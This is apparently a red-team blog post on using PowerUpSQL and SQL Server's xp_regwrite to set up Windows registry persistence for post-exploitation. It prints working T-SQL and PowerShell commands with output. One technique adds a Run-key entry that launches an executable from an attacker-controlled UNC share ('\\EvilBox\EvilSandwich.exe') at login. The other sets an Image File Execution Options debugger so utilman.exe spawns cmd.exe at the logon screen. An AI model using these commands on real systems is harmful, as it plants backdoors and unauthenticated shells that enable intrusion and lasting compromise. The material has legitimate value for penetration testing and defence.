Establishing Registry Persistence via SQL Server with PowerUpSQL

In this blog I'll show how to use PowerUpSQL to establish persistence (backdoor) via the Windows registry through SQL Server. I'll also provide a brief overview of the xp_regwrite stored procedure. This should be interesting to pentesters and red teamers interested in some alternative ways to access the OS through SQL Server.

An overview of xp_regwrite

xp_regwrite is an undocumented native extended stored procedure in SQL Server. Since it's been around since SQL Server 2000 I use the term "undocumented" loosely. It allows logins to create and edit Windows registry keys without having to enable and use xp_cmdshell. The downside (from the attacker's perspective) is that it can only be executed by a sysadmin. While that restriction usually rules it out as a privilege escalation vector, it is incredibly handy during post exploitation.

The registry is integrated into most aspects of the Windows operation. So you're only limited by your imagination and the SQL Server service account. Similar to other extended stored procedures, xp_regwrite executes with the SQL Server service account's privileges. So if it can write to the registry as LocalSystem, then so can you.

While the sky is the limit, at the end of the day I'm still a pentester at heart. So I thought it would be useful to show how to use xp_regwrite to establish persistence. There are hundreds of registry keys (if not more) that can lead to command execution, but the two examples below seem to be some of the most common.

PowerUpSQL primer

Before we get started, if you would like an overview of PowerUpSQL check out the blog here. Also, if just want to learn how to use PowerUpSQL to discover SQL Servers check out this blog.

Using CurrentVersion\Run to establish persistence with xp_regwrite

The example below shows how to use xp_regwrite to add a command to the HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run registry key. The command will be run automatically anytime a user logs into Windows.

```
--------------------------------------------
-- Use SQL Server xp_regwrite to configure
-- a file to run via UNC Path when users login
--------------------------------------------
EXEC master..xp_regwrite
@rootkey     = 'HKEY_LOCAL_MACHINE',
@key         = 'Software\Microsoft\Windows\CurrentVersion\Run',
@value_name  = 'EvilSauce',
```

```
@type        = 'REG_SZ',
@value       =  '\\EvilBox\EvilSandwich.exe '
```

I wrote that functionality into the PowerUpSQL “Get-SQLPersistRegRun” function to make the task a little easier.

The example below shows how to run a simple PowerShell command, but in the real world it would do something evil. This type of persistence is also supported by The Metasploit Framework and PowerShell Empire.

```
PS C:\> Get-SQLPersistRegRun -Verbose -Name PureEvil -Command 'PowerShell.exe -
C "Write-Output hacker | Out-File C:\temp\iamahacker.txt"' -Instance
"SQLServer1\STANDARDDEV2014"
VERBOSE: SQLServer1\STANDARDDEV2014 : Connection Success.
VERBOSE: SQLServer1\STANDARDDEV2014 : Attempting to write value: PureEvil
VERBOSE: SQLServer1\STANDARDDEV2014 : Attempting to write command:
PowerShell.exe -C "Write-Output hacker | Out-File C:\temp\iamahacker.txt"
VERBOSE: SQLServer1\STANDARDDEV2014 : Registry entry written.
VERBOSE: SQLServer1\STANDARDDEV2014 : Done.
```

The example below shows how to run a simple a command from an attacker controlled share via a UNC path similar to the TSQL example.

```
.Example
PS C:\> Get-SQLPersistRegRun -Verbose -Name EvilSauce -Command
"\\EvilBox\EvilSandwich.exe" -Instance "SQLServer1\STANDARDDEV2014"
VERBOSE: SQLServer1\STANDARDDEV2014 : Connection Success.
VERBOSE: SQLServer1\STANDARDDEV2014 : Attempting to write value: EvilSauce
VERBOSE: SQLServer1\STANDARDDEV2014 : Attempting to write command:
"\\EvilBox\EvilSandwich.exe
VERBOSE: SQLServer1\STANDARDDEV2014 : Registry entry written.
VERBOSE: SQLServer1\STANDARDDEV2014 : Done.
```


Setting a debugger for accessibility options using xp_regwrite

This is a cool persistence method, because no user interaction is required to execute commands on the system. Which I prefer of course.

The example below shows how to configure a debugger for utilman.exe, which will run cmd.exe when it’s called. That includes when you’re at the log in screen. After it’s been executed, it’s possible to RDP to the system and launch cmd.exe with the windows key+u key combination.

```
EXEC master..xp_regwrite
@rootkey     = 'HKEY_LOCAL_MACHINE',
@key         = 'SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\utilman.exe',
```

```
@value_name  = 'Debugger',
@type        = 'REG_SZ',
@value       = '"c:\windows\system32\cmd.exe"'
```



Note: If network level authentication is enabled you won't have enough access to see the logon screen and you may have to consider other options for command execution. Of course, that's just another registry setting.

I've written a PowerUpSQL function for this too, called "Get-SQLPersistRegDebugger". Below is the utilman.exe example.

```
PS C:\> Get-SQLPersistRegDebugger-Verbose -FileName utilman.exe -Command
'c:\windows\system32\cmd.exe' -Instance "SQLServer1\STANDARDDEV2014"
VERBOSE: SQLServer1\STANDARDDEV2014 : Connection Success.
VERBOSE: SQLServer1\STANDARDDEV2014 : Attempting to write debugger for:
utilman.exe
VERBOSE: SQLServer1\STANDARDDEV2014 : Attempting to write command:
c:\windows\system32\cmd.exe
VERBOSE: SQLServer1\STANDARDDEV2014 : Registry entry written.
VERBOSE: SQLServer1\STANDARDDEV2014 : Done.
```

Wrap Up

Even though the xp_regwrite extended stored procedure is only executable by sysadmins, it's still

incredibly handy during post exploitation. To illustrate that point I created two PowerUpSQL functions to establish persistence in Windows through SQL Server using xp_regwrite. Hopefully this has been useful and will get you thinking about other things xp_regwrite can do for you. Good luck and hack responsibly!

References

- http://sqlmag.com/t-sql/using-t-sql-manipulate-registry